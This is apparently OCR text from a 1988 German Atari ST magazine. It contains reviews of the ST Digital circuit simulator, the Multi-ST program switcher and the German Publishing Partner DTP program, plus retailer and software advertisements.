Automatische Zeichnung und Beschriftung der Achsen und deren Skalierung.

Beliebig viele Funktionen nacheinander in ein Bild einzeichenbar.

Unterschiedliche Liniendarstellung der Funktion und der Ableitung.

Abspeichern der Bilder in DEGAS- oder SCREEN-Format möglich.



Erhältlich bei:

Heim Verlag
Heidelberger Landstraße 194
6100 Darmstadt - Eberstadt
Telefon: 06151 / 56057

ST PLOT
Kurvendiskussions- und
Funktionsplotterprogramm: **DM 59.-**

ST DIGITAL

Jetzt lassen sich Schaltungen auf dem Atari ST mit der Maus löten

'Simulation digitaler Schaltungen' lautet die schlichte Überschrift auf Seite 1 des 44 Seiten starken DIN A5-Ordners, der die Bedienungsanleitung zu ST Digital, einem neuen Software-produkt aus dem Heim-Verlag, darstellt. Schon durch diesen Titel ist klar, daß es sich hierbei um eine ernsthafte Anwendung und keine Spielerei handelt. Nichts spektakuläres geschieht auf dem Bildschirm, aber eine Menge Arbeit wird dem Entwickler digitaler Schaltungen abgenommen.

Grundlagen

Eine digitale Schaltung ist eine spezielle Sorte von Hardware, nämlich eine solche, in der nur die berühmten zwei Logikpegel, vom Elektroniker High und Low genannt (Informatiker sowie Mathematiker bemühen hier die Zahlen 1 und 0 respektive), vorkommen. Sogenannte analoge Pegel (kontinuierlich einstellbare Spannungen bzw. Ströme) können von digitalen Schaltungen nicht direkt verarbeitet werden. Im Prinzip ist selbst ein so komplexes Gerät wie der Atari ST (ja sogar der Cray II) eine digitale Schaltung, obgleich eine sehr komplexe.
Sämtliche Funktionen einer digitalen Schaltung lassen sich auf zwei Grundfunktionen zurückführen. Es handelt sich hierbei um die Invertierung (aus Low wird High und umgekehrt) und die "Und"-Verknüpfung zweier Eingänge (der Ausgang ist nur dann High, wenn beide Eingänge High sind). Daraus folgt logischerweise, daß man im Prinzip einen kompletten Computer aus Invertern und Und-Gattern aufbauen könnte! Dies funktioniert aus technischen Gründen (Größe, Wärmeentwicklung, Schaltgeschwindigkeit, Preis...) natürlich nur in der Theorie, und selbst ein Simulator wie ST-Digital muß hier passen.

Ein Beispiel

Am Beispiel eines elektronischen Weckers soll jedoch der Einsatz von ST Digital erörtert werden. Stellen wir uns einen Entwickler vor, der "auf dem Reißbrett" eine elektronische Weckuhr entwickelt hat, die in Serie gefertigt werden soll. Von der Tatsache, daß es für diese Anwendung heutzutage komplette Schaltungen gibt, wollen wir einmal absehen. Wenn man diesen Entwurf bis auf die Ebene einzelner Logikgatter zurückführen will (was z.B. zur Erstellung eines eigenen Uhren-IC's nötig sein kann), kann man sich leicht vorstellen, daß eine solche Schaltung recht komplex ist und sich deshalb sehr leicht Denk- und Flüchtigkeitsfehler einschleichen können.
Um den Entwurf zu testen, gibt es für den Entwickler zwei Möglichkeiten: Entweder von Hand alles durchrechnen (wofür es z.B. in der bool'schen Algebra spezielle mathematische Verfahren gibt) oder einen Testaufbau herstellen, um die Funktionalität seiner Schaltung zu Testen. Hat der Entwickler aber einen Simulator wie ST-Digital zur Verfügung, so eröffnet sich ihm jedoch eine dritte Möglichkeit: Der Computer simuliert softwaremäßig, wie sich ein Versuchsaufbau verhalten würde, obwohl es diesen Aufbau gar nicht gibt!

Der erste Schritt zur Simulation muß natürlich darin bestehen, die Schaltung "in den Computer zu bekommen". Dazu kann der Benutzer aus einem reichhaltigen Angebot von Standardbauteilen wählen, die er auf einer Arbeitsfläche ablegen kann. Mit der Maus wird dann "gelötet", sprich: die Verbindungen werden gezogen.

Das Angebot von Standardbauteilen reicht von Invertern, Und- und Oder-Gattern mit 2 bis 8 Eingängen über Daten-




BILD 1: Elektronischer Wecker

selektoren bis zu kompletten Zähler- und Zeitgeberbausteinen. Fehlt ein Bauteil, so kann eine Schaltung zusammengesetzt werden, und als neues Bauteil definiert werden. Dieses Bauteil kann nun in der Hauptschaltung als Makro verwendet werden, als ob es sich hierbei um ein Standardbauteil handelt.
Logische Fehler wie sinnlose Drahtschleifen oder zusammengeschaltete Ausgänge führen sofort zu Fehlermeldungen, was Flüchtigkeitsfehler bei der Eingabe der Schaltung vermeiden hilft. Hier steckt auch der größte (und eigentlich auch der einzig wesentliche) Kritikpunkt, den ich gefunden habe: Prinzipbedingt kann man keine Bussysteme simulieren, wie sie in Computern grundsätzlich zu finden sind. Grund dafür ist, daß in solchen Bussystemen fast immer mehrere Ausgänge zusammengeschaltet werden, von denen jedoch zu jedem Zeitpunkt maximal einer aktiviert ist, die anderen Ausgänge sind solange hochohmig ("stellen sich tot"). Diese Technik ("Tri-State") ist prinzipbedingt nicht mit Digital ST zu simulieren, da man Ausgänge nicht deaktivieren kann und ein Bussystem aus der Sicht von ST Digital somit zu Kurzschlüssen führen würde (was zu einer sofortigen Fehlermeldung führt).

Schalter, Summer und Lampen

Zur Eingabe der Eingangsgrößen der Schaltung stehen Taster, Schalter und komplette Tastaturen zur Verfügung, die per Maus betätigt werden können. Die Ausgabe erfolgt über diverse Lampen oder 7-Segment-Anzeigen. Zur akkustischen Ausgabe steht ein Summer zur Verfügung, dessen Tonhöhe einstellbar ist. Im Beispiel des Weckers geschieht die Eingabe über drei Tasten zum Stellen der Uhrzeit, und die Ausgabe erfolgt über sechs 7-Segment-Anzeigen als Stunde, Minute und Sekunde. Auf eine Weckeinrichtung wurde verzichtet, dafür ist ein Stundengong realisiert worden.




BILD 2: Zeitgeber und Bauteile-Fenster

Bildschirmaufbau unter GEM...

Der Aufbau einer Schaltung geht durch sinnvolle Benutzerführung sehr schnell vor sich. Etwas lästig ist jedoch die Tatsache, daß jedesmal, wenn man ein Bauteil verschieben oder umbenennen will, bis zu 3 Fenster verändert werden, was unter GEM natürlich seine Zeit dauert. Doch ein ernsthafter Kritikpunkt ist dies nicht, lediglich der Hinweis eines Perfektionisten.

Ist die Schaltung fertig definiert, kann man zur Simulation übergehen. Die Schaltung wird nun über fast den gesamten Bildschirm angezeigt (vorher mußte sie sich den Bildschirm mit dem Bauteile-Auswahlfenster teilen). Der Logikzustand (High oder Low) jeder Leitung wird auf Wunsch sichtbar gemacht, indem Leitungen mit Low-Pegel gestrichelt dargestellt werden. Mit der Maus kann man die zuvor in die Schaltung eingebauten Taster bedienen. Die dadurch hervorgerufenen Veränderungen in der Schaltung werden sofort angezeigt. Die Simulationsgeschwindigkeit reicht aus, um die Uhr in Echtzeit laufen zu lassen, d.h. trotz der Simulation läuft die Uhr relativ genau.

Einzelheiten durch Impulsdiagramm

Um komplexere Schaltungen systematisch untersuchen zu können, kann man ein Impulsdiagramm erstellen. In diesem Diagramm ist festgehalten, zu welchem Zeitpunkt jeder der Eingänge welche Pegel führt. Daraus berechnet ST Digital dann das Impulsverhalten der Ausgänge. Das Impulsdiagramm eines Dezimalzählers ist als Beispiel (Bild 3) abgebildet.

Schwarz auf Weiß

Selbstverständlich kann die Schaltung sowie das Impulsdiagramm ausgedruckt werden. Dazu stehen die Druckmodi "recht und schlecht", "klein, aber fein" und "groß und famos" zur Verfügung. Gedruckt wird der jeweils aktuelle Fensterinhalt, jedoch nicht als Hardcopy, sondern in einer speziell für die Druckerausgabe aufbereiteten Form. In diesem Zusammenhang muß lobend erwähnt werden, daß die Druckeranpassung so weit dokumentiert ist, daß der Benutzer gegebenenfalls seine eigene Druckroutine für exotische Drucker oder Plotter schreiben kann. Die Parameterübergabe und Treibereinbindung

ist erklärt, und ein Assembler-Sourcefile ist als Beispiel beigefügt.

Fazit

Insgesamt kann man ST Digital als sehr gelungen bezeichnen. Es besticht durch übersichtliche Benutzerführung, leichte Bedienbarkeit, hohe Absturzsicherheit (trotz intensiver Versuche konnte ST Digital zu keiner Fehlfunktion gebracht werden!) und vor allem einem niedrigen Preis: Wo sonst bekommt man einen kompletten Simulator mit einem dickem Ringbuch als Handbuch für nur DM 89.00 ?

Vor allem aber: Es ist sinnvoll, denn es erspart dem Praktiker eine Menge Arbeit. Und nicht zuletzt macht es auch einfach Spaß, eine Schaltungsidee eben mal schnell realisieren zu können, ohne daß man gleich Bauteile kaufen und den Lötkolben anheizen muß: Hobbyelektroniker löten nun mit der Maus! pky




BILD 3. Impulsdiagramm

MULTI ST

Durch die logische Weiterentwicklung von 1ST Freezer entstanden

Bei Multi-ST handelt es sich um einen sogenannten Switcher. Er ermöglicht es, mehrere Programme gleichzeitig im Arbeitsspeicher des ST zu haben und durch bestimmte Tastenkombinationen zwischen diesen umzuschalten. Multitasking ist nicht möglich, da immer nur ein Programm aktiv ist.

Geliefert wird Multi-ST in einer umfunktionierten CD-Hülle, die außer der einseitig beschriebenen Diskette, die mit drei Seiten entschieden zu mager ausgefallene Anleitung sowie eine Registrierkarte enthält. Damit die Anleitung in die Hülle paßt, wurde sie dreimal gefaltet, was den positiven Eindruck der sonst sehr professionellen Aufmachung leider etwas dämpft.

Umständliche Installierung

Multi-ST ist eine der wenigen Anwendungen, bei denen sich ein Studium der Bedienungsanweisung nicht umgehen läßt: Die Installation ist zwar keine Wissenschaft, erfordert jedoch etwas mehr Aufwand als das einfache Doppelklicken auf ein Programmfile. Je nach verwendetem Gerät (neues oder altes TOS, Harddisk oder Floppysystem) muß man zwischen vier verschiedenen Versionen des Datenfiles MULTI_ST.88 wählen und die richtige Version dann auf die eigene Arbeitsdiskette kopieren. Hier erhebt sich die Frage, ob diese Unterscheidung nicht auch softwaremäßig möglich gewesen wäre (eigentlich ist dies gar keine Frage, es wäre möglich gewesen!), um dem Anwender diese umständliche Prozedur zu ersparen. Ferner fragt sich, was unter der "Arbeitsdiskette" zu verstehen ist: genügt es, beim Programmstart die Diskette im Laufwerk zu haben, oder müssen

alle verwendeten Disketten Multi-ST enthalten? Weder durch das Handbuch noch durch Ausprobieren ließ sich eine eindeutige Antwort finden.

Wieviele Programme passen in den Speicher?

Danach ist das eigentliche Programm zu starten. Nach dem Laden der knapp über 100 KByte meldet sich das Installationsprogramm mit der Frage, wieviel Speicher jeder Prozeß zur Verfügung haben soll. Da alle inaktiven Prozesse automatisch komprimiert werden, kann man auf einem 1 MB-Atari mehrere Prozesse zu je 512 KByte im Speicher halten. Die genaue Anzahl hängt von den jeweiligen Anwendungen ab. Als Faustregel läßt sich sagen, daß ca. 4-5 ST's zu je 512 KB simuliert werden können. Steht genügend Speicher zur Verfügung (Mega-ST), so können bis zu 10 Prozesse gestartet werden.

Als nächstes muß man wählen, ob zur Umschaltung zwischen den einzelnen Prozessen die Control-, Shift- oder Alternatetaste verwendet werden soll. Da diese Tasten oftmals von den Anwenderprogrammen verwendet werden, muß man die gewählte Taste zum Umschalten kurz drücken, wieder loslassen und dann erst (!) durch Drücken einer Funktionstaste einen bestimmten Prozeß aufrufen. Dieses Verfahren ist zwar etwas gewöhnungsbedürftig, hat sich in der Praxis jedoch bewähren können.

Nach einer Sicherheitsabfrage erfolgt dann ein Reset, und Multi-ST ist installiert. Man kann nun beispielsweise eine Textverarbeitung wie Tempus aus dem Desktop wie gewohnt laden und dann durch die oben beschriebene Prozedur einen zweiten Prozeß starten. Dieser verhält sich nun genau wie ein ST nach dem Einschalten: Er bootet zunächst einmal. Nachdem man im Desktop ist, kann nun z.B. ein Pascal-System gestartet werden. Nun kann zwischen Pascal und Tempus hin- und hergeschaltet werden, wodurch sich sehr komfortabel Programme entwickeln lassen. Die sonst übliche Ladezeit von rund einer halben Minute bei einer Harddisk entfällt völlig, Multi-ST benötigt lediglich 2-3 Sekunden zum Umschalten.

Kein Programmfehler, sondern eher ein Geniestreich ist die Lösung, auf die Tommy-Software zum Löschen eines nicht mehr benötigten Prozesses zurückgegriffen hat: Das Löschen eines Prozesses erfolgt, indem man diesen Prozeß aktiviert und dann nochmals anwählt, obwohl er schon aktiv ist. Das Löschen geschieht dann ohne jede Sicherheitsabfrage. Es ist nicht nur graue Theorie, sondern bereits während des Tests vorgekommen, daß so durch eine Unbedachtheit wichtige Daten verlorengegangen sind, denn das Löschen eines Prozesses ist gleichbedeutend mit dem "Stromabschalten" des simulierten Rechners. Hier sollte dringend Abhilfe in Form einer Sicherheitsabfrage geschaffen werden!

Was die eigentliche Funktion angeht, so konnte Multi-ST durchaus überzeugen: Kein einziger Absturz wurde von Multi-ST verursacht, alle Anwendungen, die mit 512KB auskommen, liefen problemlos. Auch mit der von der Zeitschrift C'T veröffentlichten "Billiglösung", einem OMTI-Harddiskcontroller am Atari, arbeitete Multi-ST fehlerfrei zusammen. Die im Handbuch erwähnte Resetfestigkeit konnte leider in der Praxis nicht nachvollzogen werden: Wurde ein Prozeß mit Reset neu gestartet, so belegte Multi-ST zwar nach wie vor die Hälfte des Arbeitsspeichers, jedoch ließen sich die anderen Prozesse nicht mehr starten! Hier sollte entweder die Resetfestigkeit konsequent durchprogrammiert werden oder aber ein Programm mitgeliefert werden, das den gesamten Arbeitsspeicher wieder freigibt. Dieser Testbericht wurde größtenteils unter Verwendung von Multi-ST geschrieben, indem ein Prozeß für 1.ST Word gestartet wurde und fur verschiedene Tests die anderen Prozesse benutzt wurden. Dabei wurden keinerlei Unregelmäßigkeiten festgestellt. Solange man um die Schwächen von Multi-ST weiß und diese geschickt umgeht, arbeitet der Switcher fehlerfrei.

Insgesamt ist Multi-ST für Programmierer unbedingt zu empfehlen, da die Programmentwicklung teilweise drastisch beschleunigt wird. Für Endanwender sehe ich zwar weniger Einsatzmöglichkeiten, räume aber ein, daß in manchen speziellen Anwendungsgebieten Multi-ST ebenfalls sinnvoll eingesetzt werden könnte. Dem völlig unbedarften Endanwender würde ich Multi-ST jedoch keineswegs empfehlen, da prinzipbedingt zu schnell Datenverluste aufkommen können. Es genügt schon, eine Datenbank aus zwei verschiedenen Prozessen zu verwenden oder eine Diskette im falschen Moment zu wechseln, um riesige Datenbestände zu vernichten.

Verbesserungswürdig

Schade ist, daß nach der Realisierung eines so hervorragend funktionierenden Switchers den Programmierern wohl der Elan gefehlt hat, die letzten programmtechnischen Handgriffe sauber auszuführen: alle bemängelnden Punkte wären mit minimalem Programmieraufwand an einem Nachmittag zu beheben. Aber solange dies nicht in einer neuen Version getan wird, ist Multi-ST nur denjenigen zu empfehlen, die auch im Eifer des Gefechts nicht einmal aus versehen die falsche Taste drücken: die zum Löschen des Arbeitsspeichers, ohne Sicherheitsabfrage naturlich. Hoffen wir auf eine nachmittägliche Programmiersession, an deren Ende Multi-ST II steht!

pky

Anzeige

HWR Computer
Dag Weber
Postfach 61 31
6370 Oberursel
Tel. 06171/57443

Preise Stand 4. Mai 1988

Atari ST
========

MEGA-FREEZER ST DM 129,--

Er zieht auf jedem ST und aus fast jedem Programm Grafiken als Degas Elite Bild und speichert auf Wunsch auch das gesamte RAM als gepackte Datei. Sichert Ihre High-Scores. Pausenmodus.

Multi Screen (noch nicht fertig, bitte etwas Geduld!)

Ein kleiner Kasten, in die Monitorleitung eingeschleift - und Ihr Atari Monochrom Bildschirm ersetzt den teuren Farbmonitor ! Test und Preis in der folgenden Ausgabe von ST Vision.

Scanner, Kopierer und Thermodrucker in EINEM ! DM 1.998,--

200 dpi, 16 Graustufen, Software mit Laserdruckertreiber ! (Atari ST)

Auch Version PC/XT/AT/kompatible lieferbar, DM 2.598,--
Version Commodore Amiga DM 1.998,

ER ist gekommen ! Der Acorn Archimedes ist ab sofort lieferbar.

Auf den Acorn Archimedes gibt es 12 Monate Garantie !

Archimedes 305 mit 0,5 MB RAM, Tastatur, Maus	DM 3.330,--
Archimedes 310 mit 1,0 MB RAM, Tastatur, Maus	DM 3.689,--
Aufpreis Monochrom Monitor	DM 265,--
Aufpreis RGB-analog Monitor	DM 1.059,--
Multisync (empfehlenswert) Mitsubishi EUM-1471 A	DM 1.450,--
Archimedes 410, 440 Lieferzeit	
Archimedes 410 mit 1,0 MB RAM, Festplattencontroller	DM 6.660,--
Archimedes 440 mit 4.0 MB RAM, Festplatte 20 MB	DM10.946,--

Disketten (Preis je 10 Stck.)	10	50	100
5,25" 2D	12,--	11,--	10,50
3,5" 1DD	24,--	23,--	22,--
3,5" 2DD	30,--	27,--	25,--
3,5" 1DD Fuji	65,--	60,--	

Lieferbedingungen:
Bestellungen unter DM 200,--, + DM 10,-- Versand.
Die Ware bleibt in meinem Eigentum bis sie voll bezahlt ist.
Programme sind vom Umtausch ausgeschlossen.
Bei Sammelbestellungen interessante Rabatte (nicht Acorn Archimedes).
Bei Vorauszahlung keine Versandkosten: Konto 4704 81-600, Bankleitzahl 500 100 60, PGA Frankfurt, Dag Weber.
Komplette Preisliste auf Anfrage

PUBLISHING PARTNER

Deutsche Version - altes Programm neu verpackt

Das erste DTP Programm für den ST war der Ende 1986 erschienene Publishing Partner der Firma Softlogik. Die amerikanischen Originalversionen 1.00 und 1.02 waren bisher in Deutschland, abgesehen von ein paar Sonderangeboten, nur für teure DM 600,-- erhältlich. Seit kurzem aber gibt es nun eine deutsche Version dieses Programmes und zwar vom Markt & Technik Verlag für DM 249,--.

Hierbei handelt es sich um die Umsetzung der Version 1.02, wobei aber noch einige weitere kleine Bugs in der deutschen Version beseitigt wurden, die im amerikanischen Original noch enthalten sind. Ob Markt & Technik auch plant, den zur Zeit in den USA angekündigten Publishing Partner Professional umzusetzen und im Updateverfahren zur Verfügung zu stellen, ist bisher noch ungeklärt.
In den USA ist diese neue Version für Besitzer des Publishing Partners, die ihre Registration-Card bis zum 01.04.1988 eingeschickt haben, für $ 50 zu haben. Man erhält dann ein neues Handbuch und das neue Programm.

Wir wollen uns heute aber mit der deutschen Version befassen. Hierbei fällt auf, daß der deutsche Publishing Partner zusammen mit dem Mal-Programm ST PAINT ausgeliefert wird. Bei der von uns getesteten Version stand uns dieses Programm allerdings noch nicht zur Verfügung. Das Handbuch war zwar im hinteren Teil des als Manual dienenden Ringbuchordners enthalten, die Diskette glänzte aber durch Abwesenheit.

Der Publishing Partner wird auf drei Disketten ausgeliefert. Die erste Diskette enthält die Monochrom-, die zweite die Farbversion des Programms und die dritte Druckertreiber für die gängigsten Drucker.

Wie man sieht, stehen sowohl Farb- wie Monochromversionen zur Verfügung. Will man aber längere Zeit anspruchsvolle Arbeiten mit dem Publishing Partner ausführen, so kommt eigentlich nur die Monochromversion in Frage - allein schon wegen der hervorragenden Qualität des SM124 Monitors.

Unter den Druckertreibern befindet sich sogar eine Anpassung für den ATARI Laserdrucker. Allerdings funktioniert diese nicht im Grafikmodus. Es bedarf deshalb eines Hilfsprogrammes, um auch mit dem Laser beim Drucken Erfolg zu haben. Die Resultate, die mit der von uns getesteten Laseranpassung erzielt wurden, reichen allerdings nicht an die Ausdrucke mit dem 24-Nadler Nec P6 heran.

Da kann man nur hoffen, daß sich dies schleunigst ändert. Denn solch kläliche Ergebnisse auf einem Laserdrucker sind echt ein Armutszeugnis.

Das fast 200 Seiten umfassende Handbuch ist genauso aufgebaut wie das amerikanische:

Für die ganz Eiligen, die sofort loslegen wollen und nicht viel von Manuals halten, gibt es den 8-seitigen Blitzkurs, in dem einige grundlegende Punkte erläutert werden.
Danach folgt ein schon etwas ausführlicher Grundkurs. In Kapitel drei wird dann noch mehr in die Tiefe gegangen und auf die vorhandenen DTP-Operationen eingegangen. Der umfangreichste Teil des Handbuchs jedoch ist das Kapitel 4, das eine Art Nachschlagwerk bildet, indem der Anwender noch einmal alle Funktionen des Publishing Partners der Reihe nach erklärt findet.



BILD 1: Grafiken in beliebiger Größe in Texte einbinden - DTP machts möglich

Die bisher vorliegende Version kann ASCII-Texte einlesen. Die überflüssigen RETURNS dieser Textfiles kann man vorher mit Hilfe des IMPORTER.ACCs entfernen. An Bildformaten können Neochrome- und ungepackte Degasbilder sowie Bilder des alten TNY-Formats eingelesen werden. Wem das nicht reicht, der besorgt sich am besten die Professional Version aus den USA. Den die kann sogar 1st Word+ Texte und Bilder im IMG-Format verarbeiten.

Das Einfügen von Bildern ist äußerst komfortabel. Man kann die Bilder milimetergenau in jeder x-beliebigen Vergrößerung oder Verkleinerung in sein Dokument einfügen. Besonders gut ist auch, daß man die Tastatur mit Befehlsmakros belegen kann. So kann man blitzschnell ohne die Drop-Down-Menüs zu bemühen, z.B. die Ansicht auf 200 % verändern, die Schriftgröße und Art einer gesamten Kolumne ändern oder einen neuen Druckertreiber laden.

Man kann beim Publishing Partner eine Reihe an Voreinstellungen vornehmen, und diese dann als Configurations-File abspeichern. Hierbei werden auch z.B. die Tastatur-Belegungen mitgespeichert. Beim nächsten Laden des Programms wird dann automatisch dieses File geladen und die Voreinstellungen sind, bevor man mit dem Arbeiten beginnt, bereits erfolgt.

In puncto Zeichensätze hat sich mittlerweile eine ganze Menge getan. Zur Zeit sind bereits ca. 30 verschiedene erhältlich. Bei der von uns getesteten Version waren bereits 7 Fonts auf der Programmdiskette enthalten (System, System Bold, Columbia, Helvetica, Hudson, Saturn und Times). Ein Teil dieser Zusatzfonts ist Public Domain. Der Großteil wurde allerdings von einer amerikanischen Firma namens Font Factory entwickelt und wird kommerziell vertrieben. Die meisten dieser Fonts enthalten übrigens auch schon die Umlaute. Eine erfreuliche Tatsache, die am Anfang für aus den USA stammende Produkte nicht immer selbstverständlich war.

Leider ist auch die deutsche Version noch immer nicht komplett fehlerfrei. Bei intensivem Arbeiten kann es gelegentlich moch zu Abstürzen kommen. Es empfiehlt sich deshalb, möglichst häufig abzuspeichern, um dem Verlust von allzu viel Datenmaterial vorzubeugen.




BILD 2: Die Füllmuster des Publishing Partners

Wie man der rechten Menüleiste in Bild 1 entnehmen kann, besitzt der Publishing Partner selbst natürlich auch einige primitive Zeichenfunktionen, um Linien zu ziehen, Boxen zu erstellen etc.. Diese kann man zum Beipiel zum Hervorheben von Überschriften verwenden.

In Bild 2 sieht man die Füllmuster, die einem standardmäßig zur Verfügung stehen. Selbstverständlich kann man sich auch eigene Muster kreieren. Ein großer Nachteil der Füllfunktion ist, daß man nicht wie bei Malprogrammen üblich, bestimmte Flächen im nachhinein Füllen kann. Man kann immer nur beim Erstellen von z.B. einer Box das Füllmuster angeben und dieses später dann ändern. Hat man aber durch Linien eine Fläche eingegrenzt, so kann man diese nicht mit einem der Füllmuster füllen. Dieses Manko kann man z.B. dadurch umständlich umgehen, daß man sich das gewünschte grafische Objekt mit einem Malprogramm entwirft und die Grafik dann in den Publishing Partner einlädt.

Der Texteditor des Publishing Partners enthält die üblichen Funktionen:

- Block löschen, kopieren, verschieben
- String suchen, ersetzen Subscript, Supercript
- Font in 15 Arten darstellbar (kursiv, Spiegelschrift etc.)
- Zentrierung, rechts- bzw. linksbündiges Schreiben
- Word- bzw. Characterspacing


Der Publishing Partner in dieser Form ist sicherlich nicht das Non-Plus-Ultra unter den DTP-Programmen für den ST - besonders im Hinblick auf den großangekündigten Hit Calamus. Aber er ist dennoch ein recht ordentliches Programm mit einer gut durchdachten Benutzerführung und sein Preis bewegt sich auch nicht mehr in utopischen Regionen. mts

SALIX PROLOG
FÜR ALLE ATARI ST
MIT AUSFÜHRLICHEM DEUTSCHEN HANDBUCH

LEISTUNGSDATEN:

* **Compiler/Interpreter System.** Der inkrementelle Compiler erzeugt einen Zwischencode, der vom Interpreter abgearbeitet wird. Geschwindigkeit 1200 Lips.
* **Edinburgh Standard.** Alle im Buch 'PROLOG – Programming in Logic' von Clocksin & Mellish definierten Funktionen sind verfügbar.
* **Zusätzliche eingebaute Funktionen,** (primitives), insgesamt ca. 140 Funktionen
* **Integer- und Gleitkommaarithmetik,** mathematische Funktionen, Gleitkomma in doppelter Genauigkeit.
* **Syntax Error Corrector.** Tritt beim Einlesen eines PROLOG-Ausdrucks (vom Bildschirm oder vom Laufwerk) ein Syntaxfehler auf, erhält der Benutzer Gelegenheit, den Fehler am Bildschirm zu verbessern.
